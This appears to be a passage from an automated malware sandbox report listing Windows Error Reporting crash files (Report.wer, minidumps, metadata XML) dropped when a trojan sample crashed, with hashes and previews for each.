Entropy (8bit):	3.7684228214343443
Encrypted:	false
SSDEEP:	96:8r+gQSzwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6qXiM:mQl1H56rgjuSKUZ/u7sCS274ItA0
MD5:	21A2254861AAF829D7A5F7DA99A47E55
SHA1:	D28A6AC18E06AC71890579D790B15EBB87A8F2D2
SHA-256:	715BEF7755DF0BBC3AD1E072791EE2243ADA504712D5DAB2B0036FB03C089982
SHA-512:	4E9D0C43DB6C5A8FA939A7E8F3F4DC906F3B60C529B63906AF90CBEE6E8F927E1FA9E73EA573598655726582E374D29ECCE58C86648B7645277FB34DA7BA0DF2
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.6.5.3.9.1.0.7.3.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.e.3.7.a.b.3.a.d.-.5.0.e.5.-.4.d.d.8.-.a.0.a.c.-.b.0.1.e.b.b.2.d.4.6.0.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.b.4.6.0.8.4.7.-.6.b.1.2.-.4.9.b.0.-.a.e.b.c.-.a.7.c.4.f.e.a.0.c.2.2.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	13070
Entropy (8bit):	3.7671893485726318
Encrypted:	false
SSDEEP:	96:qiEP+gQYzwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6qc:OQv1H56rgjuSKU7b/u7sbS274ItAA
MD5:	87ED9ADE24DD4F6D397941E969ACF337
SHA1:	52D3934D90E463DD5E044AD93FB7B3A8C7BC58BA
SHA-256:	B216B60B8F8C50D85C2C52019C61A7959EC24B9BD0AD91A9B4BC2F9CC6BE0999
SHA-512:	51EBFFB6EE739D345A757B1F8A6AA87032AC14651C78E017AC68AA5C68F43E6D34EADEBD86512007A331BB3D0DEF6D6017AB4B62C5FA6FE7FCD82D274E09BC70
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.9.5.4.3.7.8.0.2.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.b.1.1.2.0.8.d.6.-.1.a.f.9.-.4.b.e.e.-.9.a.0.e.-.6.f.7.0.9.d.1.0.3.0.8.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.6.4.c.1.3.3.9.-.f.e.8.e.-.4.0.4.2.-.9.b.0.3.-.4.b.c.2.b.5.1.d.4.8.2.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_196b581e\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12452
Entropy (8bit):	3.771067344673782
Encrypted:	false
SSDEEP:	96:CkgJLs+gQozwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmfu:rgJ+Qf1H56rgjuSKUr/u7sCS274ItAd9
MD5:	7D59F18DCD326C7F86ED8535D8E2084C
SHA1:	8302C4FA2524EDF3E061B38761850FCECFCA5ECA
SHA-256:	83D3BF95861C4FBFA37ED133EDE00A23BB5D5A2FE76042910104F733FF66B5B4
SHA-512:	EE775DF6C0F1D39C25F19BCE89A512129B4AA9ABED5DC9BBEFAF1629292A5C6F64E6B7A31FB75B237DE8C54EE244CE00C48C28054E176AF75FC6175A408DA870
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.8.5.7.0.3.4.7.8.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.4.d.6.3.a.f.2.9.-.9.a.b.f.-.4.b.c.2.-.8.4.5.8.-.3.4.1.d.4.b.6.9.c.a.3.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.2.e.5.3.b.6.d.-.5.e.9.7.-.4.f.3.0.-.8.4.a.b.-.9.9.e.0.7.b.b.6.e.0.1.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1a772140\Report.wer	
Category:	dropped
Size (bytes):	12142
Entropy (8bit):	3.7697345759440033
Encrypted:	false
SSDEEP:	96:p0t++gQozwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6qq:KYQf1H56rgjuSKUU/u7sCS274ItAq
MD5:	B86E575FCDDD66655339295EAD4E37F8
SHA1:	17A44E0D4A46B60280D4B47D2703F089BD2A373A
SHA-256:	B5F597510AB5A4BEFF5FC93248082F46D5FCBF3461FA5E00A6999CDF948A4273
SHA-512:	C61B75AF6B2F3EC7C33D1FECB6774D9B4852406C0A080DE6A721F6AEE1B17A2C93A5DBB5EB96D40AD6D3BD06256F63341506329426F23500DFB6CB021C107EE
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.7.2.9.5.3.5.2.6.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.3.8.5.d.a.4.a.-.c.3.8.a.-.4.f.8.d.-.8.6.5.4.-.d.2.4.3.3.3.4.6.3.a.9.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.6.e.9.7.d.9.9.-.e.b.7.4.-.4.1.d.c.-.8.7.e.e.-.e.8.5.3.c.6.1.0.a.1.9.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\Temp\WER13C2.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:02:54 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	92726
Entropy (8bit):	2.306358691527937
Encrypted:	false
SSDEEP:	384:ad97Ydy6UEKzU9160KuOs+s1GfasW/xpCS9iU0lssh0aVOlkKZXmuG:07YA6UEKC16/Ls+sUfav/fhiZmuG
MD5:	C4B8CC4152E1034336C1A87B8CD858BF
SHA1:	70239C2D63FD458F20329739DBDD2FB0BCC21D20
SHA-256:	86C0410403AE6D24D30C25BB1AC5A2530EA5EC5211E756913F75544C1062B18F
SHA-512:	F514EAD34E8B0ED98ABD533F29CF1ECC1920C4C4E4812C306362F85E4217650F1CBE834BAD20151B459F8A1280AB12E27C216D4677BB6D1E9A45CD7A9008E09A
Malicious:	false
Preview:	MDMP..... .....NC5`.....U.....B.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8442
Entropy (8bit):	3.7031037386976613
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFD6Iwfq6YJDSUbMOgmfm8MSjCpBy89ba1sfXem:RrlsNix6IwC6YdSUbMOgmfmdSyaOf3
MD5:	ED0CAFF2343B371DE80B69F0DB131BE1
SHA1:	CEAA758B0C942E98961FC604AEDD072CAC15670B
SHA-256:	E918E0C9A8FC61E3D637A3EBF97F10C67266CA4A1FFEB6B3D5DA4EC990E5E95F
SHA-512:	9B6055476CB0F5EC1FB48262A4A553E7CF3DDB9E080E99C1C8EC6A5549C11C8001E4D2D58AA464486D62E41694899CD407F7114B06FEEA74E0E58EDCB65A620
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.548556663770047
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D88.tmp.xml	
SSDEEP:	48:cvIwSD8zsnJgtWI9kwhWSC8BOe8fm8M4JTSFy8s+q8D5UKUUvpd:uITfJfTSNAbJd8slKUUvpd
MD5:	1F9D029AF3B8E8A3ADA4938BA7070F8C
SHA1:	F7AFE325FB0FE85B2F7A412B0FFC10216CC6ACC7
SHA-256:	1D3AC9AC74E813C90239509287D8E63A218B71F89AA2A7F62AA73FE30AD9F8E1
SHA-512:	1C8A67588A2AB7D7910D9556B365DA698B5551D9CDB6083C3C252DFA17559CBEAC28D769963B1BF792BCA08CD66CBD91CDD52B2F6E69A02CDE418476C3EE5FD
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874273" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4590.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:03:07 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	94070
Entropy (8bit):	2.196794118647256
Encrypted:	false
SSDEEP:	384:sksBZy8auQL6AzU9160KBOs+s1G9uNHnN4JdOh4KuKm9g0V2foXS2fLN05Wl:sMtuQ6AC16/Ys+sU9uNHneeWKuKmX0U
MD5:	1931AB5AFC2006815A9A06D9E346D176
SHA1:	0218384710BAEDCD884838B350D987B2C6A80A36
SHA-256:	C7C8919F531001E790062AB93BEF9D07E44555D651CEAC8C267955C7432D91F4
SHA-512:	DFD941D8B45E32A2031022EAC5AF55AD30F01A82F72A4FBB0A333ED931ED883F859B9D8B6B044525635CD6A3EF57ED8E0E1AE90E808364DD0439B70532BA3233
Malicious:	false
Preview:	MDMP..... .....[C5`.....U.....B.....8 .....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8442
Entropy (8bit):	3.702134587176062
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFC6I7Y6YJ6SUJMUgmfm8MSjCpB989bC1sfYgJhWm:RrlsNiQ6I7Y6YkSUJMUgmfmdSDCOfYw
MD5:	0250467FEE0A7614137C8C1BDF780C1B
SHA1:	66E5E58474762895F69E0D7186D1BD4B7CF0D2FE
SHA-256:	EA8FE8ED2C2438DC674429C693C6042DB5D947037B9606B0116B5574BD1F2F2B
SHA-512:	E7839933407C7F7541B0A7778EF26E9D0B7E28754A64F1F548675104E796CFD5781E079B08F7342E76E2A4AAC426A5398410CD3297CBCC25A32C10D08C38A4AE
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.548669564458655
Encrypted:	false
SSDEEP:	48:cvIwSD8zsnJgtWI9kwhWSC8By8fm8M4JTSFuY+q8D5UKUUvpd:uITfJfTSNxJxYlKUUvpd
MD5:	CAAA0807FF026C4CB1EE1B15C97A95AC
SHA1:	0FC1A89E9DEFB3928FCFAF4F82AC3CA8F240B247
SHA-256:	B0783F59078090DBB443F7BD5FDE6F9C866DD2CD8E0D93568B50C8D8ADA38132
SHA-512:	8DCBA7872D4040D994BD447DBF9C57F32147AF0CA7B340C2BFA0EA6D0ACBD540D1EE81B52B8F0E980E247998FD13034613701A5C11A7718D26E0B302847C6B5B

C:\ProgramData\Microsoft\Windows\WER\Temp\WER52E1.tmp.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874273" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6B97.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:03:19 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	105360
Entropy (8bit):	2.2223802296415367
Encrypted:	false
SSDEEP:	384:LAkI9C+LuJCD0ArU9160KBOL+IRGS6iH6SUgtkwBe6JFjspb9:MX9CjJAva16/YL+IwS6iHfpe6/4v
MD5:	9AA83EAC82A306F14E8881FF1EEEC687
SHA1:	ED396721488AB84621A472FBE8142EDF309E65D5
SHA-256:	A867DB47141E99998061AACC8FC44CBD36254D20CF7F8CC08CEBC111768C7C72
SHA-512:	F4CC30A05446379455056B4CA07FBD0B228E365467C5A8EE5A8E06E2434899C2C76C4D0CECF2908A55A1A7326416D586BF140CE1EB8659D9E7E2F4B552966EE
Malicious:	false
Preview:	MDMP..... .....gC5`.....U.....B....."....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8446
Entropy (8bit):	3.6989715673479453
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFM6IoI6YJuSUkMjRgmfm8MSjCpBK89bh1sfirm:RrlsNie6IoI6YgSUkM1gmfmdSqhOfn
MD5:	039C0E3F29F97A28077FC30CBA939CB3
SHA1:	F463B43B3AEEEEDBE0FBBC904FD00B8B91BDFF70
SHA-256:	B8E9018DE4F7CCA5C0AA6F4D483BF5B31E4B865347515969AAE69F46766CBC08
SHA-512:	79F0E0F842A16C722A406294B9300A2E1B345BFCB76A04D49B35DCD797D44287DF716DA4080114F69E7EA7B1E6FBA22CA5CE143463B016EA4D0095E7D070D20
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.548998820806625
Encrypted:	false
SSDEEP:	48:cvIwSD8zseJgtWI9kwhWSC8B68fm8M4JTSFl+q8D5UKUUvpd:uITfUfTSNxJulKUUvpd
MD5:	3929A40D89D353CB80DF8B5B67930B0A
SHA1:	D67F5DAA08A0F4E1CF7B2E93EF4FA9CB81EA376E
SHA-256:	02EADDB5DB2BB6AFA475D48EE3BC7A6E81D74CF3692C0A3EC9E0038B730E9ECA
SHA-512:	6AA7794CDE56E6F618E330C01FFCA55A324FBDA197EB771FCE1CA4999A9B85E4B7AC747750DAAE151AD036AD7FEF71F3C72E079DD64B84216F664873BD16D8B3
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874274" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.547204226967888
Encrypted:	false
